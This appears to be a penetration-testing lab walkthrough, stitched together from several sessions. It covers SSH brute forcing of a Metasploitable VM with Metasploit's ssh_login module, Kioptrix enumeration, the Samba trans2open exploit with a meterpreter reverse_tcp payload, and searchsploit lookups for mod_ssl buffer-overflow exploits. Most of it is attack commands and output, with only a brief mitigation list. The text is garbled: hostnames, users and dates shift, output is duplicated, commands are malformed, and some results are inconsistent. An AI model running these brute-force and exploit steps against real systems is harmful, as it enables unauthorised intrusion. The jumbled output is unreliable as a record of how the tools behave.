SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd' to set a new password.

Wi-Fi is currently blocked by rfkill.
Use raspi-config to set the country before use.
```

At this point, you can use Unix commands as if you were a regular user of the system.

```
whoami
pi
1
```

To get better control of our exploit type the **shell** command to get access to a bash shell.

```
shell
[*] Trying to find binary(python) on target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary(bash) on target machine
[*] Found bash at /bin/bash

pi@VPi:~$
```

Now that you have *bash shell* access you can use Python, Perl, and other system resources to complete your exploit.

```
pi@WPMP1:~$ python -V
python -V
Python 2.7.16
```


How to Prevent this Type of SSH Attack on your Network.

This is a brute force attack on a common vulnerability. To mitigate your exposure you can perform the following actions.

- Educate users on proper usernames and passwords
- Disable default username/passwords
- Disable SSH
- Prevent multiple login attempts

METASPLOIT COMMANDS:

1 netdiscover

```
Currently scanning: 172.26.56.0/16 | Screen View: Unique Hosts

31 Captured ARP Req/Rep packets, from 4 hosts. Total size: 1860

-----
IP           At MAC Address    Count  Len  MAC Vendor / Hostname
-----
192.168.235.1 00:50:56:c0:00:08   27   1620 VMware, Inc.
192.168.235.2 00:50:56:e5:93:97    1     60 VMware, Inc.
192.168.235.135 00:0c:29:cb:46:f6    2    120 VMware, Inc.
192.168.235.254 00:50:56:ea:8d:56    1     60 VMware, Inc.

sh: suspended netdiscover
```

Here we find the the ip address of the machine Metasploit by putting netdiscover in terminal

2 nmap

```
(root@VishalThakur)-[/home/vishal]
# nmap -sS -sV -A -p1-1000 192.168.235.135
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-01 17:00 IST
Nmap scan report for 192.168.235.135
Host is up (0.0013s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.235.128
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_  2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
| sslv2:
|   SSLv2 supported
```

Nmap is used here to find the SSH ports of the given ip address.

3 msfconsole (Metasploit)

Here we get excces to Metasploit by msfconsole in terminal where we find the root excess of the machine

```
Applications Places Terminal Apr 1 17:20
root@VishalThakur: /home/vishal

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.70 seconds

(root@VishalThakur)-[/home/vishal]
msfconsole

< I love SHELLS! >



= [ metasploit v6.3.21-dev ]
+ -- -- [ 2327 exploits - 1218 auxiliary - 413 post ]
+ -- -- [ 1385 payloads - 46 encoders - 11 nops ]
+ -- -- [ 9 evasion ]

Metasploit tip: Open an interactive Ruby terminal with
irb
Metasploit Documentation: https://docs.metasploit.com/
```

4 search SSH

```
msf6 > search ssh
```

Metasploit provides a search engine to help us select the best exploit to exploit SSH. Entering the **search ssh** command shows us all of the ssh options.

5 ‘use auxiliary/scanner/ssh/ssh_login’

```
msf6 > search ssh_login  
Matching Modules  
=====
```

Scan through the output for the ssh vulnerability. For this exploit we want to use Menu Item #21 — ‘use auxiliary/scanner/ssh/ssh_login’ which uses brute-force SSH login credentials with our *username.txt* and *password.txt* files we created in */home/kali/data*. Note that your menu item number most likely will be different.

6 Two ssh attacks are used

Two SSH attacks using metasploit:

ssh_login

ssh_login_pubkey

```
msf6 > search ssh_login

Matching Modules
=====

#  Name                                     Disclosure Date  Rank  Check  Description
-  - - - - -                               - - - - -      - - -  - - -  - - - - -
0  auxiliary/scanner/ssh/ssh_login          normal          No    SSH Login Check Scanner
1  auxiliary/scanner/ssh/ssh_login_pubkey   normal          No    SSH Public Key Login Scanner
```

i) Metasploit ssh_login

The first attack is ssh_login, which allows you to use metasploit to brute-force guess SSH login credentials.

Module name is auxiliary/scanner/ssh/ssh_login

ii) Metasploit ssh_login_pubkey

The second attack requires a private key. If you do gain access to the private SSH keys on a victim machine, you can attempt to authenticate with a large number of hosts and services using that private key.

Module name is auxiliary/scanner/ssh/ssh_login_pubkey

7 Setting up the attack

Will target the machine while putting the ip address in it and will check if its condition comes true or not. If it comes true we will process.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.235.135
RHOSTS => 192.168.235.135
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
```

8 Making directory

USER_FILE /home/vishal/Desktop/id.txt

PASS_FILE /home/vishal/Desktop/pass.txt

After finding the condition is true we will make the .txt file and after making it we will use show option whether the condition is executable or not to find the directory.

After executing the file we will use 'show' option for executing. To find the exploits.

```
msf6 auxiliary(<command>[ssh_login]) > set USER_FILE /home/vishal/Desktop/id.txt
USER_FILE => /home/vishal/Desktop/id.txt
msf6 auxiliary(<command>[ssh_login]) > set USER_FILE /home/vishal/Desktop/id.txt
USER_FILE => /home/vishal/Desktop/id.txt
msf6 auxiliary(<command>[ssh_login]) > set PASS_FILE /home/vishal/Desktop/pats.txt
PASS_FILE => /home/vishal/Desktop/pats.txt
msf6 auxiliary(<command>[ssh_login]) > show options

Module options (auxiliary/scanner/ssh_login):



| Name               | Current Setting               | Required | Description                                                                                            |
|--------------------|-------------------------------|----------|--------------------------------------------------------------------------------------------------------|
| BLANK_PASSWORDS    | false                         | no       | Try blank passwords for all users                                                                      |
| BRUTEFORCE_SPEED   | 5                             | yes      | How fast to brute-force, from 0 to 5                                                                   |
| DB_ALL_CREDENTIALS | false                         | no       | Try each user/password couple stored in the current database                                           |
| DB_ALL_PASSWORDS   | false                         | no       | Add all passwords in the current database to the list                                                  |
| DB_ALL_USERS       | false                         | no       | Add all users in the current database to the list                                                      |
| DB_SSH_CREDENTIALS | none                          | no       | Only existing credentials stored in the current database (Accepted: none, user, user:realm)            |
| PASSWORD           |                               | no       | A specific password to authenticate with                                                               |
| PASS_FILE          | /home/vishal/Desktop/pats.txt | no       | File containing passwords, one per line                                                                |
| RHOSTS             | 192.168.235.135               | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT              | 22                            | yes      | The target port                                                                                        |
| STOP_ON_SUCCESS    | true                          | yes      | Stop guessing when a credential works for a host                                                       |
| THREADS            | 1                             | yes      | The number of concurrent threads (max one per host)                                                    |
| URI_PATH           |                               | no       | A specific username to authenticate as                                                                 |
| USERPASS_FILE      |                               | no       | File containing users and passwords separated by space, one pair per line                              |
| USER_AS_PASS       | false                         | no       | Try the usernames as the password for all users                                                        |
| USER_FILE          | /home/vishal/Desktop/id.txt   | no       | File containing usernames, one per line                                                                |
| VERBOSE            | true                          | yes      | Whether to print output for all attempts                                                               |



view the full module info with the info, or info -d command.

msf6 auxiliary(<command>[ssh_login]) > exploit

[*] 192.168.235.135:22 - Starting brute-force
[*] 192.168.235.135:22 - Failed: '123:login'
[*] No active DB -- Credential data will not be saved
[*] 192.168.235.135:22 - Failed: '123:user'
[*] 192.168.235.135:22 - Failed: '123:2gy'
[*] 192.168.235.135:22 - Failed: '123:msfadmin'
[*] 192.168.235.135:22 - Failed: 'login:login'
[*] 192.168.235.135:22 - Failed: 'login:user'
[*] 192.168.235.135:22 - Failed: 'login:2gy'
[*] 192.168.235.135:22 - Failed: 'login:msfadmin'
[*] 192.168.235.135:22 - Failed: 'mspl:login'
[*] 192.168.235.135:22 - Failed: 'mspl:user'
[*] 192.168.235.135:22 - Failed: 'mspl:2gy'
[*] 192.168.235.135:22 - Failed: 'mspl:msfadmin'
[*] 192.168.235.135:22 - Failed: 'msfadmin:login'
[*] 192.168.235.135:22 - Failed: 'msfadmin:user'
[*] 192.168.235.135:22 - Failed: 'msfadmin:2gy'
[*] 192.168.235.135:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=admins,20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),44(plugindev),107(fuse)
111(lpadmin),112(admin),519(sambashare),1000(msfadmin) (linux metasploitstable 2.6.34-10-server #1 500 The Apr 10 13:58:08 UTC 2008 1000 GNU/Linux)'
[*] SSH session 1 opened (192.168.235.135:27467 -> 192.168.235.135:22) at 2024-04-01 17:15:58 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

9 Exploite

By putting exploite we find the exploteable sessions in which we can have excess to it.

```
msf6 auxiliary(<command>[ssh_login]) > exploit

[*] 192.168.235.135:22 - Starting brute-force
[*] 192.168.235.135:22 - Failed: '123:login'
[*] No active DB -- Credential data will not be saved
[*] 192.168.235.135:22 - Failed: '123:user'
[*] 192.168.235.135:22 - Failed: '123:2gy'
[*] 192.168.235.135:22 - Failed: '123:msfadmin'
[*] 192.168.235.135:22 - Failed: 'login:login'
[*] 192.168.235.135:22 - Failed: 'login:user'
[*] 192.168.235.135:22 - Failed: 'login:2gy'
[*] 192.168.235.135:22 - Failed: 'login:msfadmin'
[*] 192.168.235.135:22 - Failed: 'mspl:login'
[*] 192.168.235.135:22 - Failed: 'mspl:user'
[*] 192.168.235.135:22 - Failed: 'mspl:2gy'
[*] 192.168.235.135:22 - Failed: 'mspl:msfadmin'
[*] 192.168.235.135:22 - Failed: 'msfadmin:login'
[*] 192.168.235.135:22 - Failed: 'msfadmin:user'
[*] 192.168.235.135:22 - Failed: 'msfadmin:2gy'
[*] 192.168.235.135:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=admins,20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),44(plugindev),107(fuse)
111(lpadmin),112(admin),519(sambashare),1000(msfadmin) (linux metasploitstable 2.6.34-10-server #1 500 The Apr 10 13:58:08 UTC 2008 1000 GNU/Linux)'
[*] SSH session 1 opened (192.168.235.135:27467 -> 192.168.235.135:22) at 2024-04-01 17:15:58 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


10 Getting the shell information, connection and excess

By putting the session -I we get to know about the information of the ip address and connectivity of the machine. While putting the session -I 1 we get to know about the excess point of the machine. Over all session is use for the interaction of the machine.

Which help us to find the exact root access to our machine where we can put different commands to find the weathere we are in root or not

Commands

1whoami

Which tells us about where we are and we can see that we are in the root of the Metasploit

11 Directory

Where Nishant Raman Vishal are the different directory . In which we can make or delete the directory throw commands

Mkdir is used for making directory

```
mk dir Raman
-bash: line 10: mk: command not found
mkdir Raman
```

12 rmdir

It is used for removing the directory

```
rmdir Raman
ls
Nishant
Vishal
vulnerable
```

13 ls command

Ls command is use to see the list of the directory present in the machine

```
ls
Nishant
Raman
Vishal
vulnerable
^[[6~
```

KIOPRTIX LEVEL 1 COMMANDS:

1. ip addr
2. nikto -h
3. apt install libssl-dev
4. enum4linux kioptrix
5. nmap kioptrix -sv -p- 0- T4- oN
6. msfconsole
7. use 1
8. set RHOSTS kioptrix
9. set payload
10. exploit
11. searchsploit mod ssl
12. searchsploit -p 47080
13. search trans2open
14. use auxiliary/scanner/smb/smb
15. use auxiliary/scanner/smb/smb_version
16. options
17. scanning and enumeration
18. web service page app enumeration

19.SMB Enumeration

```
# nikto -h http://192.168.1.14/
```

```
(root@VishalThakur)-[/home/vishal]
$ nikto -h 192.168.29.158
- Nikto v2.5.0

-----

+ 0 host(s) tested

(root@VishalThakur)-[/home/vishal]
$
```

Ip

addr

```
root@VishalThakur:/home/vishal
(vishal@vishalthakur)-[~]
$ su root
Password:
(root@vishalthakur)-[/home/vishal]
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:2f:09:e9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.29.158/24 brd 192.168.29.255 scope global dynamic noprefixroute eth0
        valid_lft 78027sec preferred_lft 78027sec
    inet6 2405:201:5403::1/128 scope global temporary dynamic
        valid_lft 4545sec preferred_lft 4545sec
    inet6 2405:201:5403::1/128 scope global dynamic mngtspaddr noprefixroute
        valid_lft 4545sec preferred_lft 4545sec
    inet6 2400:4007::103d:899e:9072:a44d:8bd0:00c0/64 scope global temporary dynamic
        valid_lft 7015sec preferred_lft 7015sec
    inet6 2400:4007::103d:899e:124c:29ff:fa2f:b0e9/64 scope global dynamic mngtspaddr noprefixroute
        valid_lft 7015sec preferred_lft 7015sec
    inet6 2405:201:5403::1/128 scope global temporary dynamic
        valid_lft 4545sec preferred_lft 4545sec
    inet6 fe80::10c:29ff:fa2f:b0e9/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

#apt install libssl-dev

```
root@VishalBakur: /home/vishal
# apt install libssl-dev
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libvncclient1 python3-jaraco.classes python3-texttable vlc-plugin-access-extra vlc-plugin-notify vlc-plugin-samba vlc
  vlc-plugin-video-splitter vlc-plugin-visualization
Use 'apt autoremove' to remove them.
Suggested packages:
  libssl-doc
The following NEW packages will be installed:
  libssl-dev
0 upgraded, 1 newly installed, 0 to remove and 31 not upgraded.
Need to get 2,428 kB of archives.
After this operation, 12.6 MB of additional disk space will be used.
Ign:1 http://http.kali.org/kali kali-rolling/main amd64 libssl-dev amd64 3.0.9-1
Ign:1 http://http.kali.org/kali kali-rolling/main amd64 libssl-dev amd64 3.0.9-1
Ign:1 http://http.kali.org/kali kali-rolling/main amd64 libssl-dev amd64 3.0.9-1
Err:1 http://http.kali.org/kali kali-rolling/main amd64 libssl-dev amd64 3.0.9-1
       Could not connect to http.kali.org:80 (64:ff9b::c063:c871). - connect (113: No route to host) Could not connect to ht
       .kali.org:80 (192.99.200.113). - connect (113: No route to host)
E: Failed to fetch http://http.kali.org/kali/pool/main/o/openssl/libssl-dev_3.0.9-1_amd64.deb Could not connect to ht
       kali.org:80 (64:ff9b::c063:c871). - connect (113: No route to host) Could not connect to http.kali.org:80 (192.99.200.
       ). - connect (113: No route to host)
E: Unable to fetch some archives, maybe run apt-get update or try with --fix-missing?
```

#enum4linux kioptrix

```
root@VishalBakur: /home/vishal
# enum4linux kioptrix
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Nov 14 23:11:45 2023.

*****[ Target Information ]*****

Target ..... kioptrix
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

*****[ Enumerating Workgroup/Domain on kioptrix ]*****
```

```
#nmap kioptrix -sv -p- -O -T4 -oN
```



```

root@VishalHakur: /home/vishal

root@VishalHakur: /home/vishal# nmap kioptrix -sv -p- -O -T4 -oN
Nmap 7.93 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iI <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PV/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maxlen scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:

```

#msfconsole

```
root@VishalHakur:/home/vishal
msfconsole

# comsay++

< metasploit >

      \  (oo)
       \  (oo)
        \  ||--||  *

      = [ metasploit v6.3.21-dev ]
+ -- -- [ 2327 exploits - 1218 auxiliary - 413 post ]
+ -- -- [ 1385 payloads - 46 encoders - 11 nops ]
+ -- -- [ 9 evasion ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command
Metasploit Documentation: https://docs.metasploit.com/
```

#msf> use 1

```
msf6 > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    -                yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     139              yes       The target port (TCP)

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port
```

#msf6 exploit> set RHOSTS kioptrix

#msf6 exploit> set payload

#msf6 exploit> exploit

```
root@shivani:/home/shivani
File Actions Edit View Help
msf6 exploit(linux/samba/trans2open) > set RHOSTS kloprix
RHOSTS => kloprix
msf6 exploit(linux/samba/trans2open) > set payload
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > exploit

[*] kloprix:139 - Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 exploit(linux/samba/trans2open) > whoami
[*] exec: whoami
```

msf6 exploit > searchsploit mod_ssl

```
root
msf6 exploit(linux/samba/trans2open) > searchsploit mod_ssl
[*] exec: searchsploit mod_ssl
```

Exploit Title	Path
Apache mod_ssl 2.0.x - Remote Denial of Service	linux/dos/24590.txt
Apache mod_ssl 2.8.x - Off-by-One HTAccess Buffer Overflow	multiple/dos/21575.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow	unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)	unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)	unix/remote/47080.c
Apache mod_ssl OpenSSL < 0.9.6d / < 0.9.7-beta2 - 'openssl-too-open.c' SSL2 KEY_ARG Overf	unix/remote/40347.txt

Shellcodes: No Results

msf6 exploit > searchsploit -p 47080

Exploit Title	Path
Apache mod_ssl 2.0.x - Remote Denial of Service	linux/dos/24590.txt
Apache mod_ssl 2.8.x - Off-by-One HTAccess Buffer Overflow	multiple/dos/21575.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow	unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)	unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)	unix/remote/47080.c
Apache mod_ssl OpenSSL < 0.9.6d / < 0.9.7-beta2 - 'openssl-too-open.c' SSL2 KEY_ARG Overf	unix/remote/40347.txt

Shellcodes: No Results

```
msf6 exploit(linux/samba/trans2open) > searchsploit -p 47080
[*] exec: searchsploit -p 47080
```

Exploit: Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)
URL: <https://www.exploit-db.com/exploits/47080>
Path: /usr/share/exploitdb/exploits/unix/remote/47080.c
Codes: CVE-2002-0062, OSVDB-857
Verified: False
File Type: C source, ASCII text

```
msf6 exploit(linux/samba/trans2open) >
```

msf6 > search trans2open

```
root@shivani: /home/shivani
File Actions Edit View Help

-[ metasploit v6.3.19-dev ]
+ -- --[ 2318 exploits - 1215 auxiliary - 412 post ]
+ -- --[ 1234 payloads - 46 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit tip: Enable HTTP request and response logging
with set httptrace true
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search trans2open

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/freebsd/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (*BSD x86)
1 exploit/linux/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Linux x86)
2 exploit/osx/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Mac OS X PPC)
3 exploit/solaris/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Solaris SPARC)

Interact with a module by name or index. For example info 1, use 1 or use exploit/solaris/samba/trans2open
msf6 > 
```

msf6 > use auxiliary/scanner/smb/smb

```

root@shivani:/home/shivani
File Actions Edit View Help
Metasploit tip: Metasploit can be configured at startup, see:
msfconsole -h to learn more
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/smb/smb

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/scanner/smb/smb_ms17_010 normal No MS17-010 SMB RCE Detection
1 auxiliary/scanner/smb/smb_enumusers_domain normal No SMB Domain User Enumeration
2 auxiliary/scanner/smb/smb_enum_gpp normal No SMB Group Policy Preference Saved Password
3 Enumeration
4 auxiliary/scanner/smb/smb_login normal No SMB Login Check Scanner
5 auxiliary/scanner/smb/smb_lookupsid normal No SMB SID User Enumeration (LookupSid)
6 auxiliary/scanner/smb/smb_enumshares normal No SMB Share Enumeration
7 auxiliary/scanner/smb/smb_enumusers normal No SMB User Enumeration (SAM EnumUsers)
8 auxiliary/scanner/smb/smb_version normal No SMB Version Detection
9 auxiliary/scanner/smb/smb_uninit_cred normal Yes Samba _netr_ServerPasswordSet Uninitialize
10 Credential State

Interact with a module by name or index. For example info 8, use 8 or use auxiliary/scanner/smb/smb_uninit_cred

```

#msf6 > use auxiliary/scanner/smb/smb_version

```

root@shivani:/home/shivani
File Actions Edit View Help
# auxiliary/scanner/smb/smb_uninit_cred normal Yes Samba _netr_ServerPasswordSet Uninitialize
10 Credential State

Interact with a module by name or index. For example info 8, use 8 or use auxiliary/scanner/smb/smb_uninit_cred

msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

Name Current Setting Required Description
-----
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
THREADS 1 yes The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set rhosts=kioptrix
rhosts => kioptrix
msf6 auxiliary(scanner/smb/smb_version) > run

[-] kioptrix: - Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 auxiliary(scanner/smb/smb_version) >

```

#msf6 auxiliary > options

scanning and enumeration
scanning and enumeration

Alright, now that we have an IP address, let's do some scanning on our target host:

```
root@hex: /home/rev
# nmap -i 10.0.0.207
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-20 08:17 PST
Nmap scan report for 10.0.0.207
Host is up (0.00077s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
|_ ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_ 1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_ sshv1: Server supports SSHv1
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp   open  rpcbind      2 (RPC #100000)
|_ rpcinfo:
|   program version    port/proto  service
|   100000   2             111/tcp     rpcbind
|   100000   2             111/udp     rpcbind
|   100024   1             32768/tcp   status
|   100024   1             32768/udp   status
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https    Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ http-title: 400 Bad Request
|_ ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
|_ Not valid before: 2009-09-26T09:32:06
|_ Not valid after: 2010-09-26T09:32:06
|_ ssl-date: 2021-11-20T13:10:53+00:00; -2h59m53s from scanner time.
sslv2:
|_ SSLv2 supported
|_ ciphers:
|   SSL2_RC4_128_EXPORT40_WITH_MD5
|   SSL2_RC2_128_CBC_WITH_MD5
|   SSL2_RC4_64_WITH_MD5
|   SSL2_RC4_128_WITH_MD5
|   SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|   SSL2_DES_64_CBC_WITH_MD5
|   SSL2_DES_192_EDE3_CBC_WITH_MD5
|_ 32768/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:3D:FE:33 (VMware)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop

Host script results:
|_ clock-skew: -2h59m53s
|_ nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb2-time: Protocol negotiation failed (SMB2)
```

Let's start by visiting the page:

Test Page

This page is used to test the proper operation of the Apache Web server after it has been installed. If you can read this page, it means that the Apache Web server installed at this site is working properly.

If you are the administrator of this website:

You may now add content to this directory, and replace this page. Note that until you do so, people visiting your website will see this page, and not your content.

If you have upgraded from Red Hat Linux 6.2 and earlier, then you are seeing this page because the default **DocumentRoot** set in `/etc/httpd/conf/httpd.conf` has changed. Any subdirectories which existed under `/home/httpd` should now be moved to `/var/www`. Alternatively, the contents of `/var/www` can be moved to `/home/httpd`, and the configuration file can be updated accordingly.

If you are a member of the general public:

The fact that you are seeing this page indicates that the website you just visited is either experiencing problems, or is undergoing routine maintenance.

If you would like to let the administrators of this website know that you've seen this page instead of the page you expected, you should send them e-mail. In general, mail sent to the name "webmaster" and directed to the website's domain should reach the appropriate person.

For example, if you experienced problems while visiting `www.example.com`, you should send e-mail to "`webmaster@example.com`".

The Apache [documentation](#) has been included with this distribution.

For documentation and information on Red Hat Linux, please visit the [Red Hat, Inc.](#) website. The manual for Red Hat Linux is available [here](#).

You are free to use the image below on an Apache-powered Web server. Thanks for using Apache!



